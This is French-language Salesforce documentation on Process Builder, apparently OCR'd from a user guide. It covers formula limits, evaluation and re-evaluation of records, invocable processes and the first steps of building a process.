  - Alertes par e-mail
  - Lancer un flux
  - Publier dans Chatter
  - Actions rapides
  - Soumettre pour approbation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Limitations des formules de processus

Des limitations s'appliquent aux formules utilisées en tant que conditions dans le noeud de critères. Si un processus contient une formule non valide, vous ne pouvez pas enregistrer ni activer le processus.

Toutes les formules utilisées dans un noeud de critères doivent respecter les limitations suivantes :

- Renvoyer `true` ou `false` Si la formule renvoie `true`, les actions associées sont exécutées.
- Ne pas contenir plus de 3 000 caractères.
- Ne pas inclure de fonction non prise en charge.

**Conseil:** Les parenthèses sont automatiquement incluses lorsque vous insérez une fonction. Assurez-vous d'ajouter des parenthèses, par exemple, *`TODAY()`*, lors de l'élaboration d'une formule.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Fonction non prises en charge

Si une formule d'un processus utilise l'une des fonctions ci-dessous, la formule renvoie `null`.

- GETRECORDIDS
- IMAGE
- INCLUDE
- PARENTGROUPVAL
- PREVGROUPVAL
- REQUIRE SCRIPT
- VLOOKUP

Pour une liste complète d'opérateurs et de fonctions afin d'élaborer des formules dans Salesforce, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

**Remarque:**

- Si les critères de votre processus utilisent une formule, ne créez pas une formule qui évalue toujours sur true, comme *`2 < 5`*.
- ISCHANGED est disponible à la fois en tant que fonction de formule et en tant qu'opérateur. Lorsqu'il est utilisé en tant que fonction de formule dans les critères d'un processus, vous ne pouvez pas référencer les champs associés d'un enregistrement enfant. Par exemple, ISCHANGED n'est pas pris en charge pour référencer un champ *`[Case].Contact.AccountId`*, mais il peut être utilisé pour référencer *`[Case].ContactId`*.

CONSULTER ÉGALEMENT :

Conseils relatifs à l'utilisation de champs de formule de liste de sélection et de liste à sélection multiple
Considérations relatives aux options avancées de Process Builder
Conseils relatifs à l'utilisation de champs de formule de liste de sélection et de liste à sélection multiple

## Considérations relatives à l'activation d'un processus

Avant d'activer un processus, vous devez comprendre le démarrage de l'évaluation des enregistrements par les processus.

- Une fois un processus activé, vous ne pouvez pas le modifier.
- Salesforce traite les règles dans l'ordre suivant :
  1. Règles de validation
  2. Règles d'attribution
  3. Règles de réponse automatique
  4. Règles de workflow et processus (ainsi que leurs actions immédiates)
  5. Règles d'escalade
- Les processus démarrent automatiquement et sont transparents pour l'utilisateur.
- L'enregistrement ou la création d'enregistrements peut déclencher plusieurs processus.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Quand les processus démarrent-ils l'évaluation des enregistrements ?**

- Les processus peuvent évaluer un enregistrement dès sa sauvegarde ou sa création. Cependant, les processus créés après la sauvegarde d'un enregistrement ne procèdent pas à une évaluation rétroactive.
- Les processus peuvent évaluer des enregistrements jusqu'à cinq fois dans une seule transaction si un autre processus, une règle de workflow ou un flux met à jour l'enregistrement dans la même transaction. Pour plus d'informations, reportez-vous à Réévaluation d'enregistrements dans Process Builder à la page 5028.
- Les processus sont déclenchés lorsqu'un objet standard est réapparenté dans une relation principal-détails.
- Les processus évaluent uniquement les pistes converties si la validation et les déclencheurs de conversion de piste sont activés dans votre organisation.
- Les processus évaluent les modifications apportées aux enregistrements en utilisant Connect Offline lorsque les utilisateurs synchronisent.
- Dans une mise à jour par lot, les processus sont déclenchés une nouvelle fois uniquement sur les entités qui ont été modifiées.
- Les actions suivantes ne déclenchent pas de processus :
  - Remplacement en masse des valeurs de liste de sélection
  - Mise à jour en masse des champs d'adresse
  - Mise à jour en masse des services
  - Modification des attributions de territoire des comptes et des opportunités
  - Désactivation des utilisateurs de portail libre-service, de portail client ou de portail partenaire
  - Conversion des données de région/province et de pays à l'aide de l'outil Convertir
  - Modification des listes de sélection de régions/provinces et de pays à l'aide du composant `AddressSettings` dans l'API de métadonnées

## Messages d'erreur de Process Builder

Les messages d'erreur ou d'avertissement peuvent référencer un « flux » au lieu d'un « processus ». Ces messages s'appliquent néanmoins à votre processus.

Tenez compte des considérations ci-dessous lorsque des erreurs se produisent.

- Si vous créez ou modifiez un compte personnel et que votre processus utilise une valeur de champ de compte (par exemple, `Account.Name Equals Acme`), les utilisateurs peuvent afficher l'erreur « L'action de workflow n'a pas pu déclencher le flux. L'enregistrement n'a pas pu être enregistré, car le déclenchement du flux a échoué ». Vous pouvez désactiver votre processus afin d'éviter cette erreur.
- Un champ de référence contient une valeur ID qui pointe vers un enregistrement unique dans un autre objet. Si cette valeur ID n'est pas définie, cela entraîne des erreurs. Par exemple :
  - Votre processus contient une action « Publier dans Chatter » qui référence un nom de compte associé à un enregistrement de contact. `Un nouveau contact a été créé pour le compte {![Contact].Account.Name}.` Si la valeur ID n'est pas définie pour le champ de référence du compte, dans l'enregistrement du contact, cela entraîne une erreur lors de l'exécution du processus.
  - Les critères de votre processus vérifient si le champ `Nom` d'un compte associé à un enregistrement de contact est égal à « Acme » (`[Contact].Account.Name Equals Acme`). Si un utilisateur crée un enregistrement de contact (associé à un compte) sans définir la valeur ID, cela entraîne une erreur. Dans ce cas, pour éviter l'erreur, vous pouvez ajouter une condition de filtrage supplémentaire au-dessus de `[Contact].Account.Name Equals Acme`, comme suit : `[Contact].AccountId Is null False`.
- Si les critères de votre processus évaluent un champ de relation de référence et que la valeur de ce champ est vide, le processus échoue.

  Par exemple, votre processus évalue un champ de relation de référence personnalisé qui référence le statut d'un enregistrement de bogue personnalisé associé à une requête. Si le champ de statut du bogue est vide, le processus échoue et arrête l'évaluation des champs restants dans l'ordre répertorié dans les critères de votre processus. Le processus évalue correctement le même champ de relation de référence si vous utilisez une formule équivalente dans les critères de votre processus. Si les critères de votre processus n'utilisent pas de formule, nous recommandons de vérifier isNull en référençant des champs qui traversent plusieurs enregistrements associés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Processus de dépannage

Identification des erreurs dans Process Builder

Erreurs reçues après le lancement de l'évaluation d'un enregistrement par un processus

# Définition de valeurs dans Process Builder

Partout dans Process Builder, vous devez définir des valeurs. Vous devez par exemple définir les conditions d'un noeud de critères, définir les champs d'une nouvelle requête dans une action Créer un enregistrement ou spécifier une méthode Apex à référencer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


Sélecteur de champ

Utilisez le sélecteur de champ pour référencer des champs dans un enregistrement qui a démarré le processus ou des champs dans des enregistrements associés.

Types de valeur de Process Builder

Lors de la définition d'une valeur pour un champ donné (l'enregistrement qui a démarré le processus ou un enregistrement associé), les types de valeur disponibles sont filtrés en fonction du champ que vous avez sélectionné.

Listes à sélection multiple dans Process Builder

Process Builder permet de sélectionner plusieurs valeurs pour un champ de liste à sélection multiple.


## Sélecteur de champ


Utilisez le sélecteur de champ pour référencer des champs dans un enregistrement qui a démarré le processus ou des champs dans des enregistrements associés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience


Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Pour utiliser des champs dans un enregistrement associé, cliquez sur un champ avec un › en regard de la valeur. Par exemple, utilisez la valeur de champ ID de compte dans le compte du contact d'une requête.




Le sélecteur de champs affiche uniquement les champs compatibles avec le paramètre sélectionné.

Si vous voyez un champ plusieurs fois, cela signifie qu'il est associé à plusieurs objets. Par exemple, si vous avez créé une file d'attente de requêtes, le propriétaire d'une requête peut être un utilisateur ou une file d'attente. `ID de propriétaire` et un *champ polymorphique* : un champ associé à plusieurs objets.




Pour accéder au champ dans le propriétaire de la requête, sélectionnez la relation appropriée. Soyez prudent(e). Si vous sélectionnez **ID du propriétaire (Utilisateur)** et que le propriétaire de l'enregistrement est une file d'attente, le processus échoue.

## Types de valeur de Process Builder

Lors de la définition d'une valeur pour un champ donné (l'enregistrement qui a démarré le processus ou un enregistrement associé), les types de valeur disponibles sont filtrés en fonction du champ que vous avez sélectionné.

Les types de valeur disponibles sont les suivants :

- **Devise** : saisissez manuellement une valeur de devise.
- **Booléen** : choisissez une valeur booléenne true/false.
- **DateHeure** ou **Date** : saisissez manuellement une valeur de date/heure ou de date.
- **Formule** : créez une expression de formule.
- **Constante globale** : sélectionnez une constante globale pour définir une valeur sur nul ou sur une chaîne vide (par exemple, sélectionnez $GlobalConstant.Null).
- **ID** : saisissez manuellement une valeur d'ID de Salesforce, par exemple *00300000003T2PGAA0*.

  Remarque: Si votre processus est basé sur un ID utilisateur (par exemple, quand [Event].OwnerId égal à une valeur ID spécifique), assurez-vous que la valeur ID contient 18 caractères, pas 15. Vous pouvez convertir un ID de 15 caractères en ID de 18 caractères à l'adresse www.adminbooster.com/tool/15to18.

- **Liste à sélection multiple** : sélectionnez une ou plusieurs valeurs de liste à sélection multiple.
- **Nombre** : saisissez manuellement une valeur numérique.
- **Liste de sélection** : choisissez une valeur de liste de sélection.
- **Référence** : sélectionnez un champ dans l'enregistrement ou dans un enregistrement associé.
- **Chaîne** : saisissez manuellement une valeur de chaîne.

Remarque: Ces valeurs de constantes globales ne sont pas prises en charge avec l'opérateur « is null ».

- *$GlobalConstant.Null*
- *$GlobalConstant.EmptyString*

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Listes à sélection multiple dans Process Builder

Process Builder permet de sélectionner plusieurs valeurs pour un champ de liste à sélection multiple.

Par exemple, définissez plusieurs valeurs pour le champ `Pays` d'un enregistrement d'une société qui opère en Irlande, au Royaume-Uni et en France.

Vous pouvez utiliser des listes à sélection multiple dans les éléments suivants :


- Formules
- Critères de processus
- Actions Créer un enregistrement
- Actions rapides
- Actions Mettre à jour un enregistrement

Dans les critères du processus, définissez plusieurs valeurs en créant une condition pour chaque valeur individuelle d'une liste à sélection multiple. Par exemple, si votre processus vérifie si des modifications ont été apportées aux adresses des bureaux d'un compte, référencez plusieurs valeurs en sélectionnant le même champ pour chaque valeur de la liste à sélection multiple.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience


Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Pour plus d'informations, reportez-vous à Conseils relatifs à l'utilisation de champs de formule de liste de sélection et de liste à sélection multiple.

Lorsque vous référencez un champ de liste à sélection multiple dans une action, saisissez les valeurs en cliquant sur **Sélectionner des valeurs**.

Ajoutez ou supprimez des valeurs en les faisant glisser vers les colonnes Disponible (**1**) et Sélectionné (**2**).




Noter les points ci-dessous en utilisant des opérateurs avec des listes à sélection multiple.

- Vous pouvez utiliser l'opérateur Égal à si vous sélectionnez une seule valeur dans un champ de liste à sélection multiple.
- Si vous utilisez l'opérateur Égal à avec plusieurs valeurs de liste à sélection multiple, et sélectionnez l'option **L'une des conditions est remplie (OR)**, la condition correspond à une seule valeur seulement. Par exemple, si votre processus vérifie si un champ Région est égal à Ouest ou Est, la condition est vraie lorsque la valeur est Ouest ou Est, mais n'est pas vraie lorsque Ouest et Est sont les valeurs sélectionnées.
- Si vous utilisez **Contient** et **OR** pour évaluer plusieurs valeurs d'une liste à sélection multiple, la condition est vraie sur des valeurs multiples. Par exemple, si votre processus vérifie si un champ `Région` contient Ouest ou Est, la condition est vraie lorsqu'un champ `Région` contient Ouest et Est ou lorsqu'un champ `Région` contient les valeurs Ouest ou Est.

## Définition d'options avancés dans Process Builder

Process Builder permet de sélectionner des options avancées pour exécuter des actions dans vos processus.

Sélectionnez ces options en agrandissant la zone **Avancé** du volet latéral en effectuant les opérations suivantes :

- Ajout d'objets à votre processus non-invocable
- Ajout de critères à votre processus

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Considérations relatives aux options avancées de Process Builder

Tenez compte des considérations ci-dessous lors de la sélection d'options avancées.

### Réévaluation des enregistrements dans Process Builder

Lorsque vous ajoutez des objets à votre processus, vous pouvez évaluer un enregistrement plusieurs fois dans une même transaction.

### Processus imbriqués dans le Générateur de processus

Les *processus invocables* permettent de modulariser les sections de vos processus et de leur ajouter une logique supplémentaire. Un *processus invocable* démarre lorsqu'un autre processus l'invoque. La possibilité d'invoquer ou non un processus est contrôlée par `Le processus démarre` dans les propriétés du processus.

Actions indésirables dans les processus

Lorsque vous ajoutez des critères à votre processus, vous pouvez exécuter des actions uniquement lorsque les critères spécifiés changent.

## Considérations relatives aux options avancées de Process Builder

Tenez compte des considérations ci-dessous lors de la sélection d'options avancées.

- Évitez de créer une loupe infinie en autorisant votre processus à réévaluer les enregistrements. Par exemple, si votre processus vérifie si la description d'un compte a changé, puis met à jour la description et crée une publication Chatter à chaque création ou modification d'un enregistrement de compte, le processus évalue et déclenche des actions qui entraînent six publications Chatter.
- Si vous évaluez plusieurs fois un enregistrement dans une seule transaction en spécifiant un objet pour votre processus, nous recommandons de ne pas définir vos critères sur Aucun critère, exécutez seulement les actions !
- Nous recommandons de ne pas utiliser d'options avancées si votre processus utilise une fonction de formule ISCHANGED, ISNEW ou PRIORVALUE. Si vous utilisez ces options, tenez compte des considérations ci-dessous.
  - Lors de la création d'un enregistrement, ISNEW prend la valeur true pendant toute la transaction d'un processus. Si votre processus utilise la fonction de formule ISNEW et réévalue un enregistrement plusieurs fois dans une même transaction, le processus peut exécuter les actions plusieurs fois.

    Par exemple, votre processus vérifie si un compte est créé ou mis à jour.

    1. Lorsque ISNEW prend la valeur true, le processus met à jour le chiffre d'affaires annuel du compte et publie dans Chatter.
    2. Lorsque le processus met à jour le chiffre d'affaires annuel du compte, il réévalue l'enregistrement (jusqu'à cinq fois de plus), car l'enregistrement a changé.

    À chaque évaluation du critère, ISNEW prend la valeur true. Cela entraîne six publications Chatter. Cet exemple se vérifie uniquement sur le processus est déclenché lors de la création d'un enregistrement de compte.

  - Lors de la création d'un enregistrement, PRIORVALUE renvoie la valeur la valeur actuelle en tant que valeur précédente. Lors de la mise à jour de l'enregistrement, PRIORVALUE renvoie la valeur de champ qui a été définie immédiatement avant le début de la transaction. Si votre processus utilise la fonction de formule PRIORVALUE et réévalue un enregistrement plusieurs fois dans une même transaction, le processus peut exécuter les actions plusieurs fois. Si votre processus réévalue un enregistrement plusieurs fois dans une même transaction et exécute des actions uniquement lorsque les critères spécifiés changent, PRIORVALUE renvoie les valeurs qui existaient avant la sauvegarde de l'enregistrement.

    Par exemple, votre processus vérifie si un compte est créé ou mis à jour.

    1. Lorsque `PRIORVALUE([Account].Type) = 'Prospect'` évalue à true, le processus met à jour le chiffre d'affaires annuel du compte et publie dans Chatter.
    2. Lors de la création d'un compte avec `Prospect` en tant que type de compte, les critères prennent toujours la valeur true jusqu'à la transaction fin du processus.
    3. Si le processus est modifié pour mettre à jour le type de compte sur `Autre` lorsque le critère est true, pour un compte créé avec un type `Prospect`, la formule `PRIORVALUE([Account].Type) = 'Prospect'` prend la valeur true jusqu'à la transaction fin du processus.

    À chaque réévaluation de l'enregistrement, la valeur précédente du type de compte est Prospect. Cela entraîne six publications Chatter.

  - ISCHANGED prend toujours la valeur false lors de la création d'un processus.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Par exemple, votre processus vérifie si la description d'un compte change (`ISCHANGED([Account].Description)`) et le processus réévalue également les enregistrements plusieurs fois dans une même transaction. Si un compte est créé avec une valeur de description vide et qu'un autre processus met à jour la description du compte dans la même transaction, ISCHANGED prend la valeur true à chaque réévaluation de l'enregistrement, car il compare la valeur de description à la création du compte (valeur vide) avec la valeur actuellement définie.

Supposons que le même processus crée une publication Chatter chaque fois que ISCHANGED([Account].Description) prend la valeur true. Ce processus crée une boucle récursive qui entraîne six publications Chatter, car ISCHANGED prend la valeur true pendant toute la transaction.

## Réévaluation des enregistrements dans Process Builder

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous ajoutez des objets à votre processus, vous pouvez évaluer un enregistrement plusieurs fois dans une même transaction.

Cela revient à utiliser un rond-point au lieu d'un croisement à quatre routes pour contrôler le trafic. Au lieu de vous arrêter et d'attendre des transactions spécifiques, la réévaluation des enregistrements facilite et libère le flux de votre activité.

Si vous sélectionnez cette option, le processus peut évaluer jusqu'à cinq fois supplémentaires le même enregistrement dans une seule transaction. Il est possible qu'il réévalue l'enregistrement si un processus, une règle de workflow ou un flux met à jour l'enregistrement dans la même transaction. Lorsqu'un enregistrement est réévalué, le processus utilise les valeurs les plus récentes de cet enregistrement.

Par exemple, votre processus d'examen commercial inclut plusieurs étapes, approbations, notifications et champs qui doivent être mis à jour. Certaines de ces modifications peuvent faire partie de votre processus, ou être gérées par d'autres règles de workflow ou d'autres flux de votre organisation. Si vous autorisez Process Builder à réévaluer plusieurs fois un enregistrement dans une seule transaction, vous pouvez gérer et évaluer toutes ces modifications (même celles d'autres processus) dans une seule transaction de votre processus.

CONSULTER ÉGALEMENT :

Considérations relatives aux options avancées de Process Builder

## Processus imbriqués dans le Générateur de processus

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les *processus invocables* permettent de modulariser les sections de vos processus et de leur ajouter une logique supplémentaire. Un *processus invocable* démarre lorsqu'un autre processus l'invoque. La possibilité d'invoquer ou non un processus est contrôlée par `Le processus démarre` dans les propriétés du processus.

Pour invoquer un processus à partir d'un autre processus, vous configurez une action « Traiter ». Cette configuration inclut la transmission d'un enregistrement au processus invocable. Le processus est ainsi informé de l'enregistrement avec lequel commencer. L'enregistrement est transmis d'un processus à un autre, par conséquent, le processus invocable reçoit une certaine vision de cet enregistrement. Cette version diffère selon le moment auquel l'action « Traiter » est exécutée.

**Action immédiate**

Lorsque vous invoquez un processus via une action immédiate, il reçoit les valeurs que l'enregistrement contenait au démarrage du processus de niveau supérieur.

Exemple : Le processus 1 met à jour un compte, puis invoque le processus 2 en fonction de ce compte. Le processus 2 reçoit la version du compte telle qu'elle se présentait au démarrage du processus 1.

**Action planifiée**

Lorsque vous invoquez un processus via une action planifiée, il reçoit les toutes dernières valeurs de l'enregistrement.

Exemple : Le processus 1 met à jour un compte, puis invoque le processus 2 quinze minutes plus tard en fonction de ce compte. Le processus 2 reçoit la toute dernière version du compte de la base de données.

## Quand dois-je créer un processus invocable ?

Avez-vous constaté que vous créez les actions identiques pour plusieurs groupes d'actions ? Configurez ces actions une seule fois dans un processus invocable, puis invoquez ce processus à partir de tous les groupes d'actions pertinents. Ensuite, pour mettre à jour ces actions, mettez à jour le processus invocable unique. Tous les autres processus utilisent ensuite les actions mises à jour.

Autre scénario intéressant pour les processus invocables : la logique simple imbriquée. Les processus gèrent de simples instructions « if/then ». Que se passe-t-il si vous devez imbriquer certaines de ces instructions ? Au lieu de créer un flux ou d'écrire un code, élaborez un deuxième niveau de logique dans un autre processus. Invoquez le deuxième processus à partir du premier, et voilà !

Exemple: Supposons que vous gérez toutes vos requêtes dans un processus unique. Vous devez néanmoins traiter les requêtes escaladées pour les comptes à haute valeur ajoutée différemment des requêtes escaladées pour les comptes standard. Si la requête est escaladée par un compte dont la date de renouvellement est dans moins d'un mois, notifiez le propriétaire du compte, le responsable régional et le vice-président de cette région. Si la requête est escaladée par un compte dont la date de renouvellement est dans plus d'un mois, notifiez uniquement le propriétaire du compte et le responsable régional.

Pour cela, vous élaborez un processus invocable. Appelons le « Requêtes escaladées ». Le processus fonctionne dans l'objet Requête et a deux nœuds de critères.

- Le premier nœud de critères vérifie si la date de renouvellement du compte associé est dans moins d'un mois. Lorsqu'une requête remplit ce critère, le processus publie dans le fil du compte un lien vers la requête et mentionne le propriétaire du compte, le responsable régional et le vice-président de la région.
- Le deuxième nœud de critères n'a aucun critère. Si une requête ne remplit pas les critères du premier nœud, le processus exécute la même action, mais sans mentionner le vice-président de la région.

Revenons maintenant au processus qui automatise votre gestion des requêtes. Vous avez déjà un nœud de critères qui vérifie si la requête est escaladée. Ajoutez une action « Traiter » au groupe d'actions de ce critère, puis configurez l'action pour invoquer le processus « Requêtes escaladées ».

## Actions indésirables dans les processus

Lorsque vous ajoutez des critères à votre processus, vous pouvez exécuter des actions uniquement lorsque les critères spécifiés changent.

Par exemple, votre processus envoie une alerte par e-mail dès que le statut d'une requête est Escaladé (ou hiérarchisé). Supposons que votre équipe de support mette régulièrement à jour les informations de description de la requête. Chaque fois que la requête est enregistrée avec une nouvelle description, votre processus peut vérifier si le statut Escaladé a changé au lieu de se contenter d'envoyer des alertes par e-mail à répétition. Ainsi, le processus exécute les actions uniquement si le statut n'était pas défini sur Escaladé et vient d'être changé en Escaladé.

Conseil: Pour en savoir plus sur cette option, visionnez la courte vidéo Avoid Unwanted Actions in Your Process.

Ce paramètre n'est pas pris en charge dans les cas suivants :

- Votre processus démarre uniquement lors de la création d'un enregistrement.
- Votre processus démarre lorsqu'un enregistrement est créé ou modifié, et que le noeud de critères n'évalue aucun critère.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Le noeud de critères évalue une formule, mais la formule ne contient aucune référence à l'enregistrement qui a démarré le processus.
- Votre processus utilise l'opérateur Is changed dans une condition de filtrage.

| Si Oui est... | Les actions sont exécutées si... | Les actions ne sont pas exécutées si... |
|---|---|---|
| Sélectionné | • L'enregistrement a été créé.<br>• L'enregistrement a été mis à jour. Ses valeurs actuelles remplissent les conditions, alors que ses valeurs précédentes les plus récentes ne les remplissaient pas. | • Les valeurs actuelles de l'enregistrement remplissent les conditions, et ses valeurs précédentes les plus récentes répondaient aux critères.<br>• Les valeurs actuelles de l'enregistrement ne remplissent pas les conditions. |
| Désélectionné | • L'enregistrement a été créé.<br>• L'enregistrement a été mis à jour, et ses valeurs actuelles remplissent les conditions. | Les valeurs actuelles de l'enregistrement ne remplissent pas les conditions. |

CONSULTER ÉGALEMENT :

Considérations relatives aux options avancées de Process Builder

## Créer un processus

Pour créer un processus, définissez ses propriétés ainsi que les enregistrements qu'il doit évaluer, puis ajoutez des noeuds de critères et des actions.

1. Définition des propriétés d'un processus
   Définissez les propriétés d'un processus pour pouvoir l'identifier et gérer aisément vos processus.
2. Identification des enregistrements à évaluer
   Associez le processus à un objet, puis spécifiez la date de début du processus.
3. Ajout de critères de processus
   Définissez les critères qui doivent être remplis pour que le processus exécute les actions associées.
4. Ajout d'actions à votre processus
   Lorsque vous définissez un noeud de critères, définissez les actions exécutées si les critères sont remplis.
5. Exécution d'actions avec plusieurs critères
   Déterminez si votre processus s'arrête ou continue lorsque des critères spécifiques sont remplis et des actions associées exécutées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

## Définition des propriétés d'un processus

Définissez les propriétés d'un processus pour pouvoir l'identifier et gérer aisément vos processus.

1. Dans Configuration, saisissez *Générateur de processus* dans la case Recherche rapide, puis sélectionnez **Générateur de processus** et cliquez sur **Nouveau**.

   Vous pouvez également modifier un processus actif existant en le clonant en nouvelle copie inactive. La copie peut être un nouveau processus ou une nouvelle version du processus actuel.

2. Renseignez les champs ci-dessous pour définir votre processus.

| Champ | Description |
|---|---|
| Nom du processus | Le nom de votre processus. Le Nom du processus ne doit pas contenir plus de 255 caractères.<br><br>Ce nom est affiché dans la page de gestion des processus (dans Configuration, accédez à cette page en saisissant *Générateur de processus* dans la case Recherche rapide, puis en sélectionnant **Générateur de processus**). Par conséquent, choisissez un nom qui différencie votre processus des autres. |
| Nom d'API | Le nom utilisé par l'API et les packages gérés. Le Nom d'API ne doit pas contenir plus de 79 caractères.<br><br>Il doit être unique dans l'ensemble des processus et des flux (dans les flux, ce champ est Nom unique). Le nom doit commencer par une lettre, et contenir uniquement des caractères alphanumériques et des traits de soulignement. Il ne peut pas inclure des espaces, se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs.<br><br>Une fois enregistré, le Nom d'API ne peut pas être modifié pour le processus. |
| Description | Facultatif. Une description de votre processus.<br><br>La description est également affichée dans la page de gestion du processus. Elle sert à différencier les processus, par exemple en expliquant ce que fait un processus. |
| Le processus démarre... | Identifie le début du processus. Vous pouvez définir le démarrage du processus quand :<br>• Un enregistrement change<br>• Le processus est invoqué par autre processus |

3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

## Identification des enregistrements à évaluer

Associez le processus à un objet, puis spécifiez la date de début du processus.

1. Cliquez sur **Ajouter un objet**.
2. Dans `Objet`, sélectionnez l'objet sur lequel vous souhaitez baser ce processus. Cliquez sur **Rechercher un objet** pour ouvrir la liste déroulante, puis saisissez l'objet pour filtrer la liste.

   Une fois ce panneau enregistré, vous ne pouvez pas modifier l'objet sélectionné.
3. Sélectionnez l'événement qui déclenche le démarrage du processus.

| Si vous souhaitez que le processus démarre quand... | Sélectionnez |
|---|---|
| Un enregistrement du type d'objet spécifié est créé, mais pas mis à jour. | uniquement lors de la création d'un enregistrement |
| Un enregistrement du type d'objet spécifié est créé ou mis à jour. | lors de la création ou de la modification d'un enregistrement |

Remarque: Si vous connaissez les règles de workflow et que vous vous demandez ce qu'est devenue la troisième option (« créé et lorsqu'il est modifié pour remplir les critères »), ne vous inquiétez pas ! Nous verrons ce paramètre lorsque vous ajouterez des noeuds de critères en sélectionnant ici « lors de la création ou de la modification d'un enregistrement ».

4. Pour indiquer si vous souhaitez que le processus évalue un enregistrement plusieurs fois dans une même transaction, agrandissez la zone **Avancé**.

